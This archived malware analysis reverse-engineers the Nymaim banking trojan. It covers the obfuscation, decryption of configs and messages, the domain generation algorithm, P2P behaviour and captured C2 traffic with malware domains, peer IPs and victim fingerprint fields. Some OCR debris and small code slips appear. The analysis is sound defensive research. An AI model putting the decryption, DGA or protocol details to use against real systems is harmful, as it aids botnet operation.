
Nymaim revisited

Archived: 2026-04-05 13:15:28 UTC



Introduction

Nymaim was discovered in 2013. At that time it was only a dropper used to distribute TorrentLocker. In February 2016 it became popular again after incorporating leaked ISFB code, dubbed Goznym. This incarnation of Nymaim was interesting for us because it gained banking capabilities and became a serious threat in Poland. Because of this, we researched it in depth and we were able to track Nymaim activities since then.

However a lot of things have changed during the last two months. Most notably, Avalanche fast-flux network (which was central to Nymaim operations) was taken down and that struck a serious blow to Nymaim activity. For two weeks everything went silent and even today Nymaim is a shadow of its former self. Although it's still active in Germany (with new injects), we haven't observed any serious recent activity in Poland.

Obfuscation

This topic is really well researched by other teams, but it's still interesting enough to be worth mentioning. Nymaim is heavily obfuscated with a custom obfuscator – to the point that analysis is almost impossible. For example typical code after obfuscation looks like this:

	jz loc_4381B4
	xchg eac, [ebp-0Ch]
	push 053h
	call sub_408D02
	push 050h
	call sub_408D02
	push edx
	push 8AB4BF9EH
	push 754A35C1H
	call sub_41CF77
	mov eax, 8CBFB5FFh
	call sub_43AFBD
	mov ecx, [ebp-0Ch]
	cmp [ecx], ax
	jnz loc_4381B4

But with some effort we can make sense of it. There are a lot of obfuscation techniques used, so we'll cover them one by one:

First of all, registers are usually not pushed directly onto the stack, but helper function "push_cpu_register" is used. For example push_cpu_register(0x53) is equivalent to pushing ebx and push_cpu_register(0x50) is

equivalent to pushing eax. Constants are not always the same, but registers are always in the same order (standard x86 ordering).

.	register	constant
0	eax	0x50
1	ecx	0x51
2	ebx	0x52
3	edx	0x53
4	esp	0x54
5	ebp	0x55
6	esi	0x56
7	edi	0x57

Additionally, most constants in code gets obfuscated too – for example mov eax, 25 can be changed to:

```
    mov eax, 0x8CBFB5FF
    call xor_eax_with_8CBFB5DA
```

The constant used in the example is 8CBFB5DA, but there's nothing special about it – it's a random dword value, generated just for the purpose of obfuscating this constant. The only thing that matters is the result of the operation (0x25 in this case).

Additionally there other similar obfuscating functions are used sometimes – for example sub_*_from_eax and add_*_to_eax.

Last but not least, the control flow is heavily obfuscated. There are *a lot* of control flow obfuscation methods used, but all boil down to simple transformation – call X and jmp X are transformed to at least two pushes. This obfuscation is in fact very similar to previous one – instead of jumping to 0x42424242, malware calls function detour with two parameters: 0x40404040 and 0x02020202. The detour adds it's parameters and jumps to the result. In pseudoasm instead of:

we have:

```
    push 0x40404040
    push 0x02020202
    jmp detour

    detour:
    pop eax ; oversimplification, a detour can never spoil registers
    pop ebx
    add eax, ebx ; or xor, or sub, or add
    jmp eax
```

There exists also a slight variation of this method – instead of pushing two constants, sometimes only one constant is pushed and machine code after a call opcode is used instead of a second constant (detour uses return address as a pointer to the second constant).

To sum up, previously pasted obfuscated code should be read like this:

```
    jz loc_4381B4
    xchg eac, [ebp-0Ch]
    push 053h
    call push_cpu_register ; push ebx
    push 050h
```

	call push_cpu_register ; push eax
	push edx
	push 8AB4BF9Eh
	push 754A35C1h
	call detour_1 ; call f(8AB4BF9Eh, 754A35C1h)
	mov eax, 8CBFB5FFh
	call xor_eax_const_4 ; eax ^= 8CBFB5DAh
	mov ecx, [ebp-0Ch]
	cmp [ecx], ax
	jnz loc_4381B4

With this in mind, we created our own deobfuscator. This was quite a long time ago and since then other solutions have shown up. Our deobfuscator probably isn't the best, but is easily modifiable for our needs and it has some unique (as far as we know) features that we need, for example it imports recovery and decrypting encrypted strings stored in binary. Other deobfuscators include mynaim and ida-patchwork Nevertheless, with our deobfuscator we are able to untangle that messy code to something manageable:

	jz loc_4381B4
	xchg eac, [ebp-0Ch]
	; nops
	push ebx
	; nops
	push eax
	call sub_428b51
	; nops
	mov eax, 25h
	mov ecx, [ebp-0Ch]
	cmp [ecx], ax
	jnz loc_4381B4

When it comes to Nymaim obfuscation capabilities it's not nearly over. For example external functions are not called directly, instead of it an elaborate wrapper is used:

```
loc_126E5:                              ; CODE XREF: sub_1264D+30↑j
                                        ; sub_1264D+37↑j ...
    lea     ecx, [ebp+var_10]
    cmp     [ecx], bx
    jz      short loc_126F3

    push    ecx
    call    unknown_api_function
```

This wrapper pushes hash of function name on the stack and jumps to the next dispatcher (even though call opcode is used, this code never returns here):

```
unknown_api_function proc near          ; CODE XREF: sub_1264D+A1↑p
                                        ; sub_338C8-5E21↓p
    push    offset word_7BA2E           ; function name hash
    call    dispatch1

unknown_api_function endp ; sp-analysis failed
```


A second dispatcher pushes hash of a dll name on the stack and jumps to the helper function:

```
dispatch1 proc near                     ; CODE XREF: unknown_api_function+5↑p
                                        ; sub_1D743+5↑p ...
    push    offset unk_7EE11            ; hash dll name
    call    dispatch2                   ; DATA XREF: seg000:0005C2A8↓w

dispatch1 endp ; sp-analysis failed
```

And finally real dispatcher is executed:

```
dispatch2 proc near                     ; CODE XREF: sub_1DC35+5↑p
                                        ; dispatch1+5↑p ...
    xor     eax, eax
    jmp     real_dispatcher

dispatch2 endp
```

Additionally, real return address from API is obfuscated – return address is set to call ebx somewhere in the ntdll (real return address is somewhere in ebx by then, of course). Most tools are very confused by it. Let's just say, it's very frustrating when debugging and/or single stepping.



But wait, there's more! As we have seen, short constants are obfuscated with simple mathematical operations, but what about longer constants, for example strings? Fear not, malware authors have a solution for that too. Almost every constant used in the program is stored in a special data section. When Nymaim needs to use one of that constants, it is using special encrypted_memcpy function. At heart it is not very complicated:

```
void encrypted_memcpy(char *to, char *from, int len) {
if (is_in_encrypted_section(to)) {
if (is_in_encrypted_section(from)) {
memcpy(to, from, len);
} else {
memcpy_and_encrypt(to, from, len);
}
} else {
if (is_in_encrypted_section(from)) {
memcpy_and_decrypt(to, from, len);
} else {
memcpy(to, from, len);
}
}
}
```

Inner workings of memcpy_and_decrypt are not that complicated either. Our reimplementation of the encryption algorithm in Python is only few lines long:

```
def nymaim_decrypt(self, raw, from_raw, length):
```

```
from_va = from_raw + self.image_base
xsize = from_va - self.off
cur_key = self.key
if xsize < 0:
raise RuntimeError("raw too small - min is " + hex(self.off - self.image_base))
for _ in range(xsize / 4):
cur_key = (cur_key + self.xstep) & 0xffffffff

r = ''
length = min(length, len(raw) - from_raw)
for i in range(length):
r += chr(raw[from_raw + i] ^ (ror(cur_key, (xsize & 3) * 8) & 0xff))
xsize += 1
if xsize % 4 == 0:
cur_key = (cur_key + self.xstep) & 0xffffffff
return r
```

We only need to extract constants used for the encryption (they differ between executables) – they are hidden in these portions of code:

```
get_api_xstep   proc near

                mov     eax, 0D8A4D213h
                retn
get_api_xstep   endp
```

```
get_api_key     proc near

                mov     eax, 270C8FC4h
                retn
get_api_key     endp
```

```
                calc_api_key proc near
8F 45 E8        pop     dword ptr [ebp-18h]
89 4D E4        mov     [ebp-1Ch], ecx
E8 34 6E 03 00  call    get_api_key
89 C3           mov     ebx, eax
E8 D1 6D 03 00  call    get_api_xstep
89 C2           mov     edx, eax
89 45 FC        mov     [ebp-4], eax
8B 4D E4        mov     ecx, [ebp-1Ch]
B8 E0 6B 9C 00  mov     eax, offset api_table_addr
29 C1           sub     ecx, eax
89 4D E0        mov     [ebp-20h], ecx
C1 E9 02        shr     ecx, 2
83 F9 00        cmp     ecx, 0
74 05           jz      short loc_93CE3D
```

```
                loc_93CE38:
01 D3           add     ebx, edx
49              dec     ecx
75 FB           jnz     short loc_93CE38
```

(These functions are not obfuscated, so extraction can be done with simple pattern matching).

But encryption of every constant was not good enough. Malware authors decided that they can do better than that – why don't encrypt the code too? That's not very often used, but few critical functions are stored encrypted and decrypted just before calling. Quite an unusual approach, that's for sure. Ok, let's leave obfuscation at that.

Static Configuration

After deobfuscation, the code is easier to analyze and we can get to interesting things. First of all, we'd like to extract static configuration from binaries, especially things like:

- C&C addresses
- DGA hashes
- Encryption keys
- Malware version
- Other stuff needed for communication

How hard can that be? Turns out that harder than it looks – because this information is *not* just stored in the encrypted data section.

Fortunately, this time the encryption algorithm is rather simple.

```
def nymaim_config_crypt(self, mem, ndx):
"""decrypt final config (read keys and length and decrypt raw data)"""
key0 = mem.dword(ndx)
key1 = mem.dword(ndx+4)
len = mem.dword(ndx+8)
raw = mem.read(ndx + 12, len)

prev_chr = 0
result = ''
for i, c in enumerate(raw):
bl = ((key0 & 0x000000FF) + prev_chr) & 0xFF
key0 = (key0 & 0xFFFFFF00) + bl
prev_chr = ord(c) ^ bl
result += chr(prev_chr)
key0 = (key0 + key1) & 0xFFFFFFFF
key0 = ((key0 & 0x00FFFFFF) << 8) + ((key0 & 0xFF000000) >> 24)
return result
```

We just need to point nymaim_config_crypt to the start of encrypted static config and everything will just work.

How do we know where static config starts? Well… We tried few clever approaches (matching code, etc), but they weren't reliable enough for us. Finally, we solved this problem with a simplest possible solution – we just try every possible index in binary and try to decrypt from there. This may sound dumb (and it is), but with few trivial heuristics (static config won't take 3 bytes of space, neither will it take 3 megabytes) this is quite fast – less than 1s on typical binary – and works every time.

Despite this, after decrypting static config we get a structure, which is is quite nice and easy to parse. It consists of multiple consecutive "chunks", each with assigned type, length and data (for those familiar with file formats, this is something very similar to PNG, or wav, or any other RIFF).

```
struct chunk {
uint32_t type;
uint32_t length;
char data[chunk_length];
}
```

Graphically this looks like this:

And chunks are laid consecutive in static config block:

So we can quickly traverse through all chunks of a static config with a simple five-liner:

```
def parse_static_config(blob):
i = 0
while i < len(blob):
chunk_type = blob[i:i+4] # chunk type, also called "hash" or "chunk hash" in this article
chunk_len = from_uint32(blob[i+4:i+8])
chunk_content = blob[i+8:i+8+chunk_len]
process_chunk(chunk_type, chunk_content) # this function should process every type of chunk
i += 8 + chunk_len
```

Snippet from process_chunk (hash == chunk_type):

```
if hash == self.CFG_URL: # '48c2026b':
parsed['urls'] += [{'url': append_http(x)} for x in filter(None, map(get_domainc, raw.split(';')))]
elif hash == self.CFG_DGA_HASH: # 'd9aea02a':
parsed['dga_hash'] = [uint32(h) for h in chunks(raw, 4)]
elif hash == self.CFG_DOMAINS: # '095d4b1d':
parsed['domains'] += map(lambda x: {'cnc': x}, filter(None, map(get_domainc, raw.split(';'))))
elif hash == self.CFG_ENC_KEY: # '510be622':
parsed['encryption_key'] = raw
...
```

After initial parsing the static config looks like this:

```
49ae4ab8 <c511ff62> [  8]: '\xf0B\xad\x88\xbd~\xd1\x01'
e6f7e88d <6a485d57> [ 12]: '\x12\x00\x00\x00\x03\x00\x00\x00\xe0\x07\x00\x
94200bb7 <189fbe6d> [ 16]: '\x01\x00\x00\x00\x01\x00\x00\x00\x14\x00\x00\x
95e20da6 <195db87c> [  4]: 0x1
8760c6b7 <0bdf736d> [  4]: 0x1
2f127ffb <a3adca21> [132]: '\x00\x02\x00\x00\xd9\xc5k\xb7\xc2\xa3*\x82\xe8
\x8cO{6\xa4-\xdd\x92\xbaR\xa2\xa5\xfe!\x18Y\xc8\x8e[\x00{\x00\x00\x00\x00\
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
44c6e6ef <c8795335> [  4]: 0x1
f5619880 <79de2d5a> [ 16]: '\x8f\xfa\r%\xf3\xeb8z:\xc3<\xbd\xae\xfe\x12w'
95f31cad <194ca977> [  8]: '\xb7\x90\n\xab?\xf8\x08\xeb'
ea045529 <66bbe0f3> [  4]: 0x0
bc009a30 <30bf2fea> [  4]: 0x4
1b69e661 <97d653bb> [ 21]: '8.8.8.8:53;8.8.4.4:53'
e90b7987 <65b4cc5d> [  4]: 0x1f40
22e60b51 <ae59be8b> [ 21]: 'c1&sjdJxdj3nHd[g5&Gs1'
```

(By the way, in this article chunk types are usually represented byte-order, i.e. big endian)

And in a more human readable form with most interesting chunks interpreted:

public_key	114056018970648731250799424656872617539624189243 1
urls	http://tyjknrct.com/tmbjeq7cs/index.php
timestamp	2016-09-30 22:20:09
time_restriction	2016-09-22
encryption_key	c1&sjdJxdj3nHd[g5&Gs1
exe_version	80018
exe_type	dropper
binary	8ced622e49a429c449657e19de37c623
dns	8.8.8.8:53,8.8.4.4:53
domains	tyjknrct.com
fake_error_message	Acrobat Reader;Can not view a PDF in a web browser, or the

Infection timeline

There is more than one “kind” of Nymaims. As of now we distinguish between three kinds:

- dropper – first Nymaim that gets executed on the system. This is the only type distributed directly to victims.
- payload – module responsible for most of the “real work” – web injects for example
- bot_peer – module responsible for P2P communication. It tries to become supernode in the botnet.

These are all one kind of malware and all of them share the same codebase, except few specialized functions. For example our static config extractor works on all of them, just like our deobfuscator and they all use the same network protocol.

Dropper role is simple. It performs few sanity checks – for example:

- Makes sure that it’s not virtualized or incubated
- Compares current date to “expiration time” from static config
- Checks that DNS works as it should (by trying to resolve microsoft.com and google.com)

If something isn’t right, the dropper shuts down and the infection doesn’t happen.

The second check is especially annoying, because if you want to infect yourself Nymaim has to be really “fresh” – older executables won’t work. Even if you override check in the binary, this is also validated server-side and the payload won’t be downloaded.

If we want to connect to a Nymaim instance, we need to know the IP address of peer/C&C. Static config contains (among others) two interesting pieces of information:


- DNS server (virtually always it’s 8.8.8.8 and 8.8.4.4).
- C&C domain name (for example ejdqzkd.com or sjzmvclevg.com).

Nymaim is resolving that domain, but returned A records are not real C&C addresses – they are used in another algorithm to get a real IP address. We won’t reproduce that code here, but there is a great article from Talos on that topic. If someone is interested only in the DGA code, it can be found here:

https://github.com/vrtadmin/goznym/blob/master/DGA_release.py

When **dropper** obtains C&C address, it starts real communication. It downloads two important binaries and a lot more:

- **payload** – banker module (responsible for web injects – passive member of botnet)
- optional **bot** module (it is trying to open ports on a router and become an active part of a botnet. When it fails to do so, it removes itself from a system).
- few additional malicious binaries (VNC, password stealers, etc – not very interesting for us).



DGA

Payload is very different from dropper when it comes to network communication:

- No hardcoded domain
- But has DGA
- And P2P

The payload's DGA algorithm is really simple – characters are generated one by one with simple pseudo-random function (variation of xorshift). Initial state of DGA depends only on seed (stored in static config) and the current date, so we can easily predict it for any given binary. Additionally, researchers from Talos have bruteforced valid seeds, simplifying the task of domain prediction even more.

```
def dga_single(self, state):
name = ''
len = self.getbyte(state, 8) + 5
for i in range(len):
r = self.getbyte(state, 0xFFFFFFFF)
c = self.getbyte(state, 26) + 0x61
name += chr(c)
n = 0
while n == 0:
n = self.getbyte(state, 5)
name += '.' + [0, 'net', 'com', 'in', 'pw'][n]
return name

def getbyte(self, state, param):
temp0 = ((state[0] << 11) ^ state[0]) & 0xFFFFFFFF
temp2 = state[2]
state[0] = (state[0] + state[1]) & 0xFFFFFFFF
state[1] = (state[1] + state[2]) & 0xFFFFFFFF
state[2] = (state[2] + state[3]) & 0xFFFFFFFF
state[3] = ((state[3] >> 19) ^ state[3] ^ temp0 ^ (temp0 >> 8)) & 0xFFFFFFFF
return (((state[3] + temp2) & 0xFFFFFFFF) % (param * 100)) / 100

def __init__(self, seed, date):
arg8 = seed + date.day + (date.year << 9) + (date.month << 5)
```

```
state = [0] * 4
state[0] = (arg8 + seed) & 0xFFFFFFFF
state[1] = ror(state[0] * 2, 4)
state[2] = ror(bswap(state[1]), 0xE) + seed
state[3] = ror(state[2] + state[1], 0x12)
for i in range(16):
next_byte = self.getbyte(state, 0xFFFFFFFF)
dword_ndx, byte_ndx = i / 4, i % 4
byte_mask = 0xFF << (byte_ndx * 8)
state[dword_ndx] = (state[dword_ndx] & ~byte_mask) |
((next_byte & 0xFF) << (byte_ndx * 8))
self.state = state
```

P2P

First of all, few examples why we suspected from the start that there is something else besides DGA:

We have taken one of our binaries that hadn't behaved like the payload, unpacked it, deobfuscated and reverse engineered it. But even without in-depth analysis, we've found a lot of hints that P2P may be happening. For example we can find strings typical for adding exception to Windows Firewall (and of course – that's what malware did when executed on a real machine).

```
└─$ strings decrypted_nymaim | grep -E "#!#|Firewall"
#!#*|Action=Allow|#*
#!#*|Action=Block|#*
#!#*|Active=TRUE|#*
#!#*|Active=FALSE|#*
#!#*|Dir=In|#*
#!#*|Dir=Out|#*
#!#*|Profile=Private|#*
#!#*|Profile=Public|#*
#!#*|LPort=#*
#!#*|RPort=#*
\Registry\Machine\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List
\Registry\Machine\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\FirewallRules
```

Another suspicious behavior is opening ports on a router with help of UPNP. Because of this, infected devices from around the world can connect to it directly.


```
└─$ strings decrypted_nymaim | grep -E "PortMap|upnp"
DeletePortMapping
urn:schemas-upnp-org:service:WANPPPConnection:1
urn:schemas-upnp-org:device:InternetGatewayDevice:1
GetSpecificPortMappingEntry
upnp:rootdevice
AddPortMapping
```

	AddAnyPortMapping
	urn:schemas-upnp-org:service:WANIPConnection:1
	NewPortMappingDescription

And finally something even more outstanding. As we have seen, the malware presents itself as the Nginx in the “Server” header. Where does this header come from? Directly from the binary:

	└─$ strings decrypted_nymaim | grep -E "nginx" -B 4
	HTTP/1.1 200 OK
	Connection: close
	Content-Length: %u
	Content-Type: application/octet-stream
	Server: nginx/1.9.4

We implemented tracker for the botnet (more about that later) and with the data we obtained, we concluded that this probably is a single botnet, but with geolocated injects (for example Polish and US injects are very similar). Distribution of IPs we found is similar to what other researchers have determined (we have found more PL nodes and less US than others, but that’s probably because the botnet is geolocated and we were more focused on Poland).



49.9% (~7.5k) of found supernodes were in Poland, 30% (~4.5k) in Germany and 15.7% (~2.2k) in the US.

Network protocol

And now for something more technical. This is an example of a typical Nymaim request (P2P and C2 communication use the same protocol internally):

```
POST /qpqhv.php?
sgarrz=8r74w4nsD0XmxcL&vkopez=835148682&xjz=jxfsv&hbd
&gviwn=zpgztclshy&gfeqq=161344325376 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Host: carvezine.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
Content-Length: 1661

azf=lW2/dWP0mlQ80Hjkwz1fSPr9uYCNHgI5B3viEXyXSv21cOzID
+Ny7EEZsNblWFo5xrPbHL4p5tfpKqXKsBemU3U7RykBaQbpIIc31+
+dreoxwdFZBVnqJwqNc6pPB4hNCvOUWakXtKAHB5ATlvmSCj9lIFP
+3qIORF9W0B4Rj9cLqFr0B8YpOWsO71pBXke6tjvHThr6pXtN6x8u
8FyHN5X4CzQHCWrzcW2wVw1q1sGTkmbECB7YqvvzOXElcf8TkAAmd
+zuuc1tSpksGKXZbj6HyS115XhZcJreG3Zph0Se6Nedgp6zBwLvqs
```

- Host header is taken from the static config
- Randomized POST variable name and path
- POST variable value = encrypted request (base64 encoded)
- User-Agent and rest of the headers are generated by WinHTTP (so headers are not very unique and it's impossible to detect Nymaim network requests by using only them).


Typical response:

```
HTTP/1.1 200 OK
Server: nginx/1.10.0
Date: Wed, 13 Jul 2016 14:38:55 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 776
Connection: keep-alive

.g$y+..#.........;
.5.=j.0.O..>F.a+E..f.;..M..s.m..=M....7i.|..|6p..U..)..G
$....}.0.`...=...Y.z#?...`...*......)z.0...LH%.j...Jr.g.
.d....N..t.............%..%..X........e.y)H..Am.
i.d.y...1.......:...,.........A...>.t..F
.tP]hr.w|.C4.d..R....Vw.+..KIe...!.I..+P3...7....SMY.'e.
Kt.`..c....&Sd..~....kR*.....,.
H|..4BC.4.i.c............x...|TbC...2....hE..Z-..
....?...
r<Y..R..C.........)[...B.{.s.A......`.+ ...O......)..u.U.
.=..X..8...u      .'....+FUL?.j.Pgn..7u.8T3....^..@.,."..
..66..O6.U.@._.?..[....S....S..y4U......u.....7..Q=.....
```

- This isn't really Nginx, just pretending.
- Everything except the data section is hardcoded
- Data = encrypted request

Encrypted messages have very specific format:

A lower nibble of the first byte is equal to a length of the salt and a lower nibble of the second byte is equal to the length of the padding. Everything between the salt and the padding is the encrypted message. To decrypt it, we need to concatenate the key with the salt – and use that password with the rc4 algorithm.



It can be easily decrypted using Python (but we had to reverse engineer that algorithm first):

```
def nymaim_decrypt(key, raw_bytes):
    nibble0 = raw_bytes[0] & 0xF
    nibble1 = raw_bytes[1] & 0xF
```

```
    salt = raw_bytes[2:2+nibble0]
    password = key + salt

    data = raw_bytes[2+nibble0:len(raw_bytes)-nibble1]
    decrypted = rc4_decrypt(password, body)
    decrypted_len = struct.unpack('&lt;I', decrypted[:4])[0]
    assert decrypted_len == len(decrypted - 4)

    return decrypted
```


After decrypting a message, we get something with a format very similar to the static config (i.e. a sequence of consecutive chunks):

Each chunk has its type, length and raw data:


We can process decrypted message with almost exactly the same code as code for static config:

```
    def parse_message(blob):
    i = 0
    while i < len(blob):
    chunk_type = blob[i:i+4]
    chunk_len = from_uint32(blob[i+4:i+8])
    chunk_content = blob[i+8:i+8+chunk_len]
    process_chunk(chunk_type, chunk_content)
    i += 8 + chunk_len
```

And this is the basic code used for parsing the message. Each chunk type needs to be processed a bit differently. Interestingly, parsing message is recursive, because some chunk types can contain other lists of chunks, which in turn can contain other lists of chunks, etc. Unfortunately, important chunks have another layer of encryption and compression. At the end of an encrypted chunk we can find special RSA encrypted (or rather – signed) header. After decryption (unsigning) of the header, we can recover a md5 hash and length of the decrypted data and most important of all – a Serpent cipher key used to encrypt the data.



After the decryption we will stumble upon another packing method – decrypted data is compressed with APLIB32. This structure is very similar to the one used by ISFB – firstly we have magic ‘ARCH’, then length of compressed data, length of uncompressed data and crc32 – all of them are dwords (4 bytes).



Again, it's nothing Python can't deal with. We quickly hacked this function to recover real data hidden underneath:

```
def inner_decrypt(raw, rsa_key):
    encrypted_header, encrypted_data = raw[-0x40:], raw[:-0x40]
    decrypted_data = rsa_decrypt(encrypted_header, rsa_key)

    md5 = decrypted_data[0:16]
    blob = decrypted_data[16:32]
    length = from_uint32(decrypted_data[32:36])

    serpent_decrypted = crypto.s_decrypt(encrypted_data, blob)[:length]
    assert md5 == hashlib.md5(serpent_decrypted).digest()

    return serpent_decrypted
```

With this function we finally managed to hit the jackpot. We decrypted all of the interesting artifacts passed over the wire, most importantly additional downloaded binaries, web filters and injects.

Communication

An example request, after dissection, may look like this:

```
<d2bf6f4a> >>> [+] [ 62 bytes]:
state information:
data field 0: 0x263
data field 1: 0x23426908
data field 2: 0x0
data field 3: 0x0 <- injects version
data field 4: 0x0
data field 5: 0x0
data field 6: 0x0 <- webfilters version
data field 7: 0x0
data field 8: 0x0
body: 846372/573,0,0,0,0/0/0/0/2 <- version of downloaded binaries

<ffd5e56e> >>> [+] [ 48 bytes]:
const_30: 30
const_90012: 90030
const_from_memory1: 0x1
const_from_memory2: 0x1
hash_of_machine_guid: 0x61fa3a8c
```

	hash_of_computer_name: 0x9ddad832
	cpuid xor (eax^edx^ecx): 0xbfa81e83
	hash_of_user_name: 0x1a776b
	hash_of_default_user_name: 0x1a776b
	CreateTime: 0xb330815e
	crc_of_rsa_key: 0x2c3a27c2
	ProcessId (TEB[32]): 3196
	<014e2be0> >>> [+] [48 bytes]:
	OS Build Number: 0x1001db1
	OS Major Version: 0x6
	OS Minor Version: 0x1
	Is64BitProcess * 32 + 32: 0x20
	bitmask_of_running_processes: 0x0
	ProcSidSubauthority[0]: 0x2000
	IsAdmin: 0x1
	SystemTimeAsFileTime/10^7: 1467890012
	SystemTimeOfDayInformation/10^7: 1467888755
	SystemDefaultUILanguage ID: 2009596937
	GetSystemDefaultLCID: 1033
	zero: 0
	<f77006f9> >>> [+] [12 bytes]:
	volume seral number: 0xd49f44a8
	crc32(computer name): 0x33898496
	crc32(volume name name): 0x0
	<22451ed7> >>> [+] [8 bytes]:
	crc32 from be8ec514: 0xab8c0ad6
	crc32 from 0282aa05: 0xa12e7929
	<76fbf55a> >>> [+] [314 bytes]:
	76fbf55a chunk is null, with length 314

As we can see, quite a lot of things is passed around here. There are **a lot** of fingerprinting everywhere and some information about current state.

Responses are often more elaborate, but for the sake of presentation, let’s dissect a simple one:

	<b84216c7> <<< [+] [4 bytes]:
	client ip 195.187.238.160
	<be8ec514> <<< [+] [257 bytes]:
	uri found: 66.168.203.239:34352
	uri found: 98.109.148.2:34352
	uri found: 80.147.180.254:34352

	uri found: 162.222.25.250:34352
	uri found: 78.28.51.22:34352
	uri found: 75.166.109.79:34352
	uri found: 69.132.170.172:34352
	uri found: 95.91.6.149:34352
	uri found: 76.115.190.186:34352
	uri found: 173.14.184.9:34352
	uri found: 72.199.113.123:34352
	uri found: 73.150.46.222:34352
	uri found: ~[mungyshlde.com]
	<cb0e30c4> <<< [+] [4 bytes]:
	number of seconds client should sleep: 280
	<d2bf6f4a> <<< [+] [73 bytes]:
	state information:
	data field 0: 0x1fd
	data field 1: 0xd8798c3e
	data field 2: 0x0
	data field 3: 0x0
	data field 4: 0x0
	data field 5: 0x0
	data field 6: 0x595ef998
	data field 7: 0x0
	data field 8: 0x0
	body: 846372/194,68,48,48,0/329188118/3/0/2
	<76fbf55a> <<< [+] [268 bytes]:
	padding: I%S07h6LjRjN&5*sozG4t!5D%7Zk&FVQelCONWlgKRnuOKZ6HALQxaq73zophDS3#zYYnT*B*al&CZi9o9b5KQOfdwI37A%t@O*K

An infected machine gets to know its public IP address, IP addresses (and listening ports) of its peers and the active domain. Additionally it is usually ordered to sleep for some time (usually 90 seconds when some files are pending to be transmitted and 280 seconds when nothing special happens).

Here is the list of types of chunks that we can parse and understand:

chunk hash	**short description**
ffd5e56e	fingerprint 1
014e2be0	fingerprint 2 + timestamps
